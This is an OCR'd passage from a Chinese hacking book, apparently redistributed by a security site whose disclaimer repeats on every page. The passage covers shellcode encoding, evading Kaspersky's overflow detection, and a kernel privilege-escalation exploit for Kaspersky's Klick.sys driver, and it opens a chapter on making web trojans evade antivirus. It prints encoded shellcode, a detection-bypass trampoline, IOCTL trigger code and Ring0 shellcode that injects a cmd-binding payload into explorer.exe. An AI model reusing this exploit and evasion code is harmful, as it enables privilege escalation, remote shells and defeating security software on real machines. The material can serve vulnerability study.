免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

有几点需要注意，保持解码头为偶数个字节，因为 Unicode 是双字节码，碰到有 0x3F 的情况，在不影响指令的前提下进行等价变换。如上解码头被转换成 ASCII 的情况下为：

```
"\xC4\x58\xA5\xC1\xD6\x5F\xC8\x43\xA5\xC6\xD7\x50\xDB\xB1\x95\xBB"
"\x90\xE6\xEA\xC0\xAC\xA6\xE5\xCC\xBE\xAF\xDB\xA6\xDF\x58\xDA\xF9"
"\x90\xE5\xA8\xBB\x8A\x91\xD0\xB0\xDF\x58\xAE\x74\xBF\xA4\xE0\x41"
```

（3）测试代码

测试代码如下，模拟了溢出发生时的情况：

```
unsigned char encoded[] =
"\xC4\x58\xA5\xC1\xD6\x5F\xC8\x43\xA5\xC6\xD7\x50\xDB\xB1\x95\xBB"
"\x90\xE6\xEA\xC0\xAC\xA6\xE5\xCC\xBE\xAF\xDB\xA6\xDF\x58\xDA\xF9"
"\x90\xE5\xA8\xBB\x8A\x91\xD0\xB0\xDF\x58\xAE\x74\xBF\xA4\xE0\x41"
"ojngaaaaaafkgekbdaaaaaaaileaamilhabmknileaaiilniilhddmilhebohiadpdilhoc
aadplileo"
"beddonfgfhfbildpadplilpcgkaofjpdkgheaifjfpidmhaeefocojfjfpfoilmnilegcea
dmdnbobad"
"mbddmjggilaiilegbmadmdmbobacadmbilaaadmdilpkilphidmgaoilnagkaefjoifbaaa
aaaidmgan"
"fcfgppfhpmfkilnigkabfjoidoaaaaaaidmgbdfgegiadoiahfpkiadgiafoidomcailnmg
kcafdppfh"
"ommhaeadfmgbcogfmheeadaehigfaaaaddmafafafdfgfappfhpmilnmgkabfdppfhpafap
pfhpeddma"
"kmifmahfpjfbfcfgfdppncfkfjklocooddmamdoicfpppppppehgfhefahcgpgdebgegehcg
fhdhdaaeh"
"gfhefdhjhdhegfgneegjhcgfgdhegphchjebaafhgjgoefhigfgdaaefhigjhefegihcgfg
bgeaaemgp"
"gbgeemgjgchcgbhchjebaahfhcgmgngpgoaafffcemeegphhgogmgpgbgefegpeggjgmgfe
baagihehe"
"hadkcpcpdbdcdhcodacodacodbcpghhjhkhjcogfhigfia";

void main()
{
    WCHAR encshellcode[1024];
    memset(encshellcode,0,2048);

    //将 Shellcode 转换成 Unicode 形式
    MultiByteToWideChar(CP_ACP,0,(LPCSTR)encoded,sizeof(encoded)-1,
encshellcode, 1024);

    //模拟溢出发生时 JMP ESP 后 ESP 指向 Shellcode 的情况
    __asm LEA ESP,encshellcode
    __asm XOR ECX,ECX
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        __asm JMP ESP
    }
```

经过 MultiByteToWideChar 编码转换后，Shellcode 仍然成功地执行了，如图 5.8：



图 5.8　Shellcode 成功执行

5.4　绕过安全系统的 Shellcode

现在主动防御的概念已经深入人心，市场上已经有不少安全产品加入了防范缓冲区溢出的功能，典型代表就是 Macfee 和卡巴斯基。作为一个攻击者，就得想方设法的绕过，假如一个 0day 被拦截的话，就前功尽弃了。这里就以卡巴斯基作为例子，详细讲述如何尽量少地修改原 Shellcode 来穿透卡巴斯基的壁垒。

要想绕过卡巴斯基，必须首先了解卡巴斯基是怎么判断发生溢出的，卡巴斯基通过挂接 GetProcAddress、LoadLibraryA、LoadLibraryW 等函数，根据返回地址是否在栈中来判断是否发生了栈溢出。卡巴斯基 Hook 的 GetProcAddress 代码如图 5.9 所示。




图 5.9　卡巴斯基 Hook 的 GetProcAddress 代码

图 5.9 中的 jmp 指令是跳到了卡巴的驱动中，大致可以猜测判断是否溢出的代码就在其中，判断的关键代码如下：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
lkd> u f287BE8F
f287be8f 8b442404        mov    eax,dword ptr [esp+4]
f287be93 56              push   esi
f287be94 8b74240c        mov    esi,dword ptr [esp+0Ch]
f287be98 6a00            push   0
f287be9a 56              push   esi
f287be9b 6880be87f2      push   0F287BE80h
f287bea0 8d4c2414        lea    ecx,[esp+14h]
f287bea4 50              push   eax
```

....中间省略了一部分代码。

```
lkd> u f287b0b0
f287b0b0 55              push   ebp
f287b0b1 8bec            mov    ebp,esp
f287b0b3 83ec24          sub    esp,24h
f287b0b6 64a104000000    mov    eax,dword ptr fs:[00000004h]
f287b0bc 8945f8          mov    dword ptr [ebp-8],eax
f287b0bf 64a108000000    mov    eax,dword ptr fs:[00000008h]
f287b0c5 8945fc          mov    dword ptr [ebp-4],eax
f287b0c8 8b4508          mov    eax,dword ptr [ebp+8]
```

其中 f287b0d4 处的几条比较指令可能就是判断溢出与否的关键，上面有两条指令也特别值得注意：

```
mov    eax,dword ptr fs:[00000004h]
mov    eax,dword ptr fs:[00000008h]
```

Fs 寄存器指向 TEB，TEB 中的第一项数据结构是/*000*/　NT_TIB，其结构如下：

```
typedef struct _NT_TIB {
    struct _EXCEPTION_REGISTRATION_RECORD *ExceptionList; // 00h Head of
exception
                          // record list
    PVOID StackBase;                    // 04h
    PVOID StackLimit;                   // 08h
    PVOID SubSystemTib;                 // 0Ch
    union {                             // 10h
       PVOID FiberData;                 // for TIB
       ULONG Version;                   // for TEB
    };
    PVOID ArbitraryUserPointer;         // 14h Available
                    // for application use
  struct _NT_TIB *Self;                 // 18h Linear address
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
                    // of TEB structure
} NT_TIB;
```

Fs:[4]和 Fs:[8]分别是当前线程的栈基址和栈顶，现在思路就比较明确了，卡巴就是通过检测 GetProcAddress 等关键 API 的返回地址是否处于栈中来判定栈溢出发生的。

既然知道了卡巴是如何检测的，那么绕过也不难了。另外，由于卡巴是检测 API 的返回地址，那么我们就可以通过迂回的方式来绕过卡巴的检测，具体实现如下。

1．修改 TEB 中 Fs:[4]和 Fs:[8]的值来使卡巴认为返回地址不在栈中，就是上面的 Shellcode 中在 call 之前注释掉的部分 mov dword ptr fs:[4],0x0012FFFF 和 mov dword ptr fs:[8],0x0012FFFF。在测试的时候发现：使用这一方法能使 GetProcAddress 绕过卡巴的检测，但是 LoadLibrary 系列却不行，这可能是 TEB 与线程有关，而 LoadLibrary 涉及多线程方面的问题。

2. 在内存中找一个相对固定又可写可执行的地址写入 push 返回地址 ret 这样一系列的指令，然后再将函数返回地址指向其来绕过卡巴的检测。具体的实现如下：在原来调用 API 的地方，如 call dword ptr [edi-4] // LoadLibraryA 使用如下方法来代替：

```
mov     edx,dword ptr [edi-4]          // LoadLibraryA
call    gcall
```

其中 gcall 代码如下：

```
        // ============ 绕过缓冲区溢出检查的 call ============
        //
        // 输入参数：
        // edx 函数地址
        // 0x7C884000
gcall:
        pop     eax //将真正的返回地址保存到 eax
        mov     ecx,0x7C884000
        push    ecx
        mov     byte  ptr [ecx],0x68    //push 指令
        mov     dword ptr [ecx+1],eax   //写入地址
        mov     byte  ptr [ecx+5],0xC3  //写入 ret 指令
        jmp     edx //执行真正的函数
```

0x7C884000 是 Kernel32 数据段的地址，当然，可以用其他等价的地址替换。这样的话，修改原来的 shellcode 也比较方便，只需要在关键函数调用就可以了，假如是利用 hash 比较查找 API 地址的话，那就只需要在 LoadLibrary 的地方调用就可以了。

测试中可以使用三段不同的 Shellcode，分别是使用方法 2 绕过和方法 1（失败）和没使用任何绕过的 Shellcode；对于检测到的缓冲区溢出，卡巴会提示，如图 5.10 所示：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 5.10　卡巴提示

使用了方法 2 的 Shellcode，则顺利绕过了卡巴。

5.5　内核模式下的 Shellcode

在用户态（Ring3）下存在的种种漏洞在内核态（Ring0）一样存在，并且有些漏洞在用户态下反而比较少见，比较典型的例子就是 DeviceIOControl 畸形参数这一类的漏洞。用户态的 Exploit 技术是内核 Exploit 技术的基础，假如读者对用户态下 Exploit 的一些概念不是很清楚的话，建议先了解一下用户态的 Exploit 和 Shellcode 技术，这两者虽然相似，但还是有很大不同的，在内核态下不像用户态下那样有丰富的 API 接口函数可供调用，并且要求也更高，一不小心就会导致蓝屏。网上有很多介绍驱动本地权限提升漏洞的文章，但对于写可用的 Shellcode 这个问题都回避了。这里我以卡巴 NDIS-TDI Hook 驱动（Klick.sys）的畸形参数漏洞为蓝本，详细讲述如何编写能在内核下运行的 Shellcode，KIS/KAV 6.0.0.0-6.0.0.307 均存在此漏洞，测试的时候要注意版本。在开始之前，先介绍一下要用到的背景知识。

- Kernel&Userland

386 及以上的 CPU 实现了 4 个特权级模式（Windows 只用到了其中两个），其中特权级 0（Ring0）是留给操作系统代码和设备驱动程序代码使用的，它们工作于系统核心态；而特权极 3（Ring3）则留给普通的用户程序使用，它们工作在用户态。运行于处理器核心态的代码不受任何的限制，可以自由地访问任何有效地址，进行直接端口访问。而运行于用户态的代码则要受到处理器的诸多检查，它们只能访问映射其地址空间的页表项中规定的在用户态下可访问页面的虚拟地址，且只能对任务状态段（TSS）中 I/O 许可位图（I/O Permission Bitmap）中规定的可访问端口进行直接访问（此时处理器状态和控制标志寄存器

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

EFLAGS 中的 IOPL 通常为 0，指明当前可以进行直接 I/O 的最低特权级别是 Ring0）。以上的讨论只限于保护模式操作系统，像 DOS 这种实模式操作系统则没有这些概念，其中所有的代码都可被看作运行在核心态。在控制权转移时处理器模式从 Ring3 切换到 Ring0，转换有以下两种情况：访问调用门的长转移指令 CALL，访问中断门或陷阱门的 INT 指令；具体的转移细节由于涉及复杂的保护检查和堆栈切换，不再赘述，请参阅相关资料。现代的操作系统通常使用中断门来提供系统服务，通过执行一条陷入指令来完成模式切换。在 Intel X86 上这条指令是 INT，如在 Win9X 下是 INT30（保护模式回调），在 Linux 下是 INT80，在 WinNT/2000 下是 INT2E。用户模式的服务程序（如系统 DLL）通过执行一个 INTXX 来请求系统服务，然后处理器模式将切换到核心态，工作于核心态的相应的系统代码将服务于此次请求，并将结果传送给用户程序。

- NativeAPI（本机 API）

本机 API 是除了 Win32 API 外，NT 平台开放的另一个接口，它运行在 Ring0 层，拥有没有限制的操作权限，因此微软出于安全考虑并没有发布支持这种应用的开发方法。Win32 API 中的所有调用最终都转向了 ntdll.dll，再由它转发至 ntoskrnl.exe。ntdll.dll 是本机 API 用户模式的终端，而真正的接口在 ntoskrnl.exe 里完成。事实上，内核模式的驱动大部分都在调用这个模块。Ntdll.dll 的主要作用就是让内核函数的特定子集可以被用户模式下运行的程序调用。Ntdll.dll 通过软件中断 int 2Eh 进入 ntoskrnl.exe，也就是通过中断门切换 CPU 特权级。

- Windows 的 APC 机制

APC 是“异步过程调用（Asyncroneus Procedure Call）”的缩写。大体上说，Windows 的 APC 机制相当于 Linux 的 Signal 机制，实质上是一种对于应用软件（线程）的“软件中断”机制。但是读者将会看到，APC 机制至少在形式上与软件中断机制是有相当区别的，故称之为“异步过程调用”更为贴切。事实上，APC 与系统调用是密切连系在一起的，在这个意义上说，APC 是系统调用界面的一部分。然而 APC 又与设备驱动有着很密切的关系，例如，ntddk.h 中提供的“写文件”系统调用 ZwWriteFile()，即 NtWriteFile()的调用接口：

```
NTSYSAPI
NTSTATUS
NTAPI
ZwWriteFile(
  IN HANDLE FileHandle,
  IN HANDLE Event OPTIONAL,
  IN PIO_APC_ROUTINE ApcRoutine OPTIONAL,
  IN PVOID ApcContext OPTIONAL,
  OUT PIO_STATUS_BLOCK IoStatusBlock,
  IN PVOID Buffer,
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    IN ULONG Length,
    IN PLARGE_INTEGER ByteOffset OPTIONAL,
    IN PULONG Key OPTIONAL
    );
```

这里有个参数 ApcRoutine，它是一个函数指针。这是由于文件操作有“同步”和“异步”之分，普通的写文件操作是同步写，启动这种操作的线程在内核进行写文件操作期间被“阻塞（blocked）”而进入“睡眠”，直到设备驱动完成了操作以后才又将该线程“唤醒”而从系统调用返回。但是，如果目标文件是按异步操作打开的，即在通过 W32 的 API 函数 CreateFile()打开目标文件时把调用参数 dwFlagsAndAttributes 设置成 FILE_FLAG_OVERLAPPED，那么调用者就不会被阻塞，而是把事情交给内核、不等到实际的操作完成就返回了，但此时要把 ApcRoutine 设置成指向某个 APC 函数。这样，当设备驱动完成实际的操作时，就会使调用者线程执行这个 APC 函数，就像是发生了一次中断一样。

在漏洞出现卡巴的 NDIS-TDI Hook 驱动（Klick.sys）中，该驱动在处理 0x80052110 号 IO 请求时未对参数进行足够的验证，导致了非特权用户能够以 Ring0 权限执行任意代码。这种类似的漏洞已经暴露过不少，在定位问题代码的时候可以在 IDA 中直接以文本搜索 80052110，问题代码如下：

```
.text:00011740                mov     [ebp+var_8], ebx
.text:00011743                jz      loc_11988
.text:00011749                cmp     eax, 80052108h
.text:0001174E                jz      loc_1195E
.text:00011754                cmp     eax, 8005210Ch
.text:00011759                jz      loc_1194A
.text:0001175F                cmp     eax, 80052110h
.text:00011764                jz      loc_117F8
```

此处代码是在驱动的 Dispatch 例程中对 IO 代码处理的一个 Switch Case 判断，看看 loc_117F8 处的处理代码：

```
.text:000117F8 loc_117F8:                                    ; CODE XREF:
sub_1172A+3A↑j
.text:000117F8                mov     esi, [ebp+arg_4]
.text:000117FB                cmp     esi, ebx
.text:000117FD                jz      loc_119B0
.text:00011803                cmp     [ebp+arg_8], 8
.text:00011807                jb      loc_119B0
.text:0001180D                mov     eax, [ecx]
.text:0001180F                push    ebx
.text:00011810                call    dword ptr [eax+14h]
.text:00011813                mov     edi, eax
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
.text:00011815                cmp     edi, ebx
.text:00011817                jz      loc_1199F
.text:0001181D                mov     eax, [edi]
.text:0001181F                mov     ecx, edi
.text:00011821                call    dword ptr [eax+4]
.text:00011824                push    dword ptr [esi+4]
.text:00011827                mov     ecx, edi
.text:00011829                push    dword ptr [esi]
.text:0001182B                call    sub_15306
```

注意此时的 [ebp+arg_4]，也就是 esi 是第二个参数，指向用户提交的 *lpInBuffer*，请看 DeviceIOControl 的原型：

```
BOOL DeviceIoControl( HANDLE hDevice,
DWORD dwIoControlCode,
LPVOID lpInBuffer,
DWORD nInBufferSize,
LPVOID lpOutBuffer,
DWORD nOutBufferSize,
LPDWORD lpBytesReturned,
LPOVERLAPPED lpOverlapped );
```

跟入 sub_15306：

```
.text:00015306                push    ebp
.text:00015307                mov     ebp, esp
.text:00015309                sub     esp, 20h
.text:0001530C                push    ebx
.text:0001530D                push    esi
.text:0001530E                push    edi
.text:0001530F                mov     esi, ecx
.text:00015311                call    sub_1555A
.text:00015316                mov     ecx, [ebp+arg_4]
.text:00015319                lea     edi, [esi+10h]
.text:0001531C                mov     [esi+1ECh], ecx
.text:00015322                push    ecx
.text:00015323                lea     ecx, [esi+1B8h]
.text:00015329                mov     [esi+1F0h], eax
.text:0001532F                mov     [edi], eax
.text:00015331                mov     eax, [ebp+arg_0]
.text:00015334                push    ecx
.text:00015335                push    edi
.text:00015336                mov     [esi+1ACh], eax
.text:0001533C                call    eax  //注意这一条语句,eax 指向用户提交的参数
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

00015331 处的语句将用户态下传来的指针传到了 eax 寄存器，由于没有检查参数的有效性检查，导致了可以执行任意代码。

现在剩下的就是执行什么代码的问题了，只要把函数指针通过 DeviceIOControl 传递给驱动即可，由于是 Ring0 权限，普通的 Shellcode 就不能用，这时就只能使用背景知识中介绍的本机 API。实现的方案有两种：第一种，所有的功能都在内核态实现，第二种，在内核态向用户态插入代码。显然，第一种方法不太容易实现，这是指功能较为复杂的 Shellcode，例如：下载执行，绑定端口等。若只是做权限提升的话，网上已经有大牛给出了现成的代码。假如 Shellcode 较为复杂，第二种方法的优势就体现出来了，kernel 下的 Shellcode 只是作为一个 loader，负责将 Ring3 下的 Shellcode 插入到 Ring3 下的某个进程中。下面介绍第二种方法的实现，POC 代码是由国外网友原创、并经台湾地区的网友修改的，不过里面还有一些小 Bug，在调试的过程中使我蓝屏了无数次。触发漏洞的代码非常简单，只有寥寥数行：

```
hDevice = CreateFile("\\\\.\\KLICK",0,0,NULL,3,0,0);
InSize = 0x8;
InBuff[0] =(DWORD) Ring0Shellcode;
dwIOCTL = 0x80052110;
DeviceIoControl(hDevice, dwIOCTL, InBuff,0x8,(LPVOID)NULL,0,&junk, NULL);
```

可能有读者会问为什么 InBuff 的大小是 8，在上面驱动的反汇编代码中就能找到答案。剩下就是编写 Ring0Shellcode 的问题了，Ring0Shellcode 的主要功能：是将 Usermode 的 Shellcode 复制到目标进程，初始化一个 APC，将此 APC 插入到 Ring3 下的线程中，然后将驱动所在线程挂起，防止其继续执行导致蓝屏。用到的 API 函数有如下几个：ExAllocatePool、KeInitializeApc、KeInsertQueueApc、ZwYieldExecution、KeDelayExecutionThread。代码如下：

```
void _declspec(naked) Ring0Shellcode()
{
//加入 naked 关键字是告诉编译器不要添加额外的建立栈帧等代码
__asm
{
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        mov eax,fs:[0x124]      //TEB
        mov esi,[eax+0x44]      //EPROCESS
        mov eax,esi

    search:
        mov eax,[eax+0x88]      //activeprocess
        sub eax,0x88

        /*cmp dword ptr[eax+0x84],0x4  EPROCESS_PID 可以通过比较 PID 的方式找到
System 这个进程，这个是在提升进程权限为 System 的 Shellcode 中用到*/

        cmp dword ptr[eax+0x174],'lpxe'//FileName explorer.exe
        jne search

        // mov ebx,dword ptr[eax+0xc8] system token*/
        mov ebx,eax

        lea esi,usermodeshellcode   //usermodeshellcode
        mov ecx,0x1d6               // usermodeshellcode 的大小是 0x1d6
        /*这儿利用了 Ring3 下的 7FFE0000 和 Ring0 下的 FFDF0000 指向同一物理内存，并且所
有进程都可见这一发现*/
    mov dword ptr[edi],0xffdf0800
        push edi
        mov edi,[edi]
        rep movsb                   //将 Ring3Shellcode 复制至共享内存 0xffdf0800
        pop edi

    /*要通过 APC 机制激活 Ring3 下的线程需要该线程处于"Alertable Wait State"，当且仅当该线
程调用过以下函数并且 bAlertable 这个标志被设置为 True 的时候才会使其处于 Wait 状态：
SleepEx,WaitForSingleObjectEx,SignalObjectAndWait,MsgWaitForMultipleObjectsEx*/
        mov ecx,dword ptr[ebx+0x190]
    finddelay:
        mov ecx,[ecx]
        cmp byte ptr[ecx-0x1ff],0x5 //1ff 指向该线程的状态 - state 0x5=wait
        jnz finddelay               //循环查找所有线程

        sub ecx,0x22c
        mov ebp,ecx


        push 0x30                   //APC 结构体的大小
        push 0                      //Nonpage 申请不分页的内存
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
mov eax,ExAllocatePool      //ExAllocatePool 申请内存
call eax                    //call ExAllocatePool

mov esi,eax
xor edx,edx
push edx                    //NULL
push 01                     //UserMode
push eax                    //User Mode routine
push edx                    //NULL
mov eax,ZwYieldExecution    //kernel routine ret
push eax                    //Kernel Mode routine
push edx                    //NULL
push ebp                    //前面找到线程的 ETHREAD
push esi                    //APC object
mov eax,KeInitializeApc     //initialize APC
call eax

xor ecx,ecx
xor edx,edx
xor eax,eax
push eax
push eax
push ebp                    //ETHREAD
push esi                    //APC Object
mov eax,KeInsertQueueApc
call eax

mov byte ptr[ebp+0x4a],0x1

push offset DelayTime
push 0
push 0
mov eax,KeDelayExecutionThread //使该线程进入睡眠状态
call eax

NOP
NOP
NOP
NOP
NOP
NOP
NOP
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        NOP
    }
    }
```

因为这个漏洞是本地溢出，所以获得上述用到的 API 要简单得多，可以在触发漏洞前，通过在用户态下 LoadLibrary（ntkrnlpa）获得函数的偏移量+内核模块 ntkrnlpa 基址的方法获得：

```
ExAllocatePool=(DWORD)GetProcAddress(base,"ExAllocatePool");
ExAllocatePool=(DWORD)((DWORD)ExAllocatePool - (DWORD)base+(DWORD)kbase);
```

内核模块 ntkrnlpa 的基址可以调用本机 API NtQuerySystemInformation 获得，也可以通过其他方法获得。如果是远程溢出的话，还要麻烦一点，需要找到 ntkrnlpa 的基址，通过分析其导出表来获得上述 API 函数的地址。原作者将类似 ExAllocatePool 这些变量都定义成 int*型变量，在上述的计算中会导致某些 API 获得的地址不准确，让我蓝屏了很多次，后来在 WinDBG 下一调试，发现原来是函数的地址获得不对。这也许是编译器不同而产生的问题。另外，在测试的时候还要注意，需要关闭 DEP，如图 5.11 所示：




图 5.11　微软提供的 DEP 选项

DEP 是数据执行保护，是 XP SP2 以后新推出的东西，也不知道为什么代码在 7FFE0000 处它也会拦截，可能微软早就对这一区域做了防范。当然，可以提前 OpenProcess，在 VitrualAllocEx 申请某个地址的内存来绕过 DEP，假如是远程溢出的话可能就比较麻烦了，有兴趣的读者可以试一下。在运行了 kis.exe 之后稍等片刻，可以看到我们绑定 cmd 到 8080 端口的 Shellcode 已经成功执行了，如图 5.12 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 5.12　Shellcode 成功执行

5.6　小结

Shellcode 的编写技术日益成熟，由于漏洞的增多，对 Shellcode 也产生了多种新的要求，例如纯字符数字的 Shellcode、Unicode 兼容的，等等。当然，编写一个高效稳定的 Shellcode 也非易事，需要建立在对漏洞的深刻理解之上。

对于传统的应用程序安全，大家都已经研究得比较透，而在 Ring3 下的一些软件安全问题到了 Ring0 下还是存在的，还没有引起大家足够的重视。这一块将成为未来一个研究热点。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

CHAPTER 6

第 6 章　网页木马免杀技术分析

杀毒软件厂商之间的竞争越来越激烈，为在竞争中取得胜利，杀毒软件厂商往往在产品的病毒库上下大力气，病毒库的升级周期越来越短，比如费尔安全实验室把其防毒产品的病毒库更新速度提升为每天 5～7 次，对新病毒的反应周期缩短到几小时，瑞星杀毒软件每天也要升级 3、4 次以上。回想起当年 ANI 网页木马满天飞的时候，虽然当时微软还没有推出补丁，但频频升级的杀毒软件确实帮了网民的大忙。

有矛就有盾，有盾就有了更锋利的矛。目前，杀毒软件的病毒库更新周期越来越短，网页木马的查杀手段越来越智能化；因此我们必须要学习网页木马的各种免杀处理方法，即网页木马的常见变形和加密方法。通过本章的学习，读者将会学到以下内容：

- 四种网页木马变形技术；
- 网页木马变形还原技术；
- 八种网页木马加密技术；
- 网页木马解密技术。

6.1　杀毒软件是如何工作的

常见的杀毒软件由两部分组成：杀毒引擎与病毒库。我们可以把杀毒引擎的任务和功能简单地理解为对指定的文件或内存进行扫描，以判断其是否有恶意代码。而病毒库是众多的木马病毒特征码的集合，它是对杀毒引擎的一种补充，也是杀毒引擎对文件或内存的判断依据。因此，一个好的杀毒软件的关键是有优秀的杀毒引擎和全面的病毒库。但是病毒库越大，杀毒速度就会越低；这是因为病毒库杀毒的过程，是引擎把判断能力交给病毒库，用病毒库与指定的文件进行对比判断的过程。具体过程如图 6.1 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

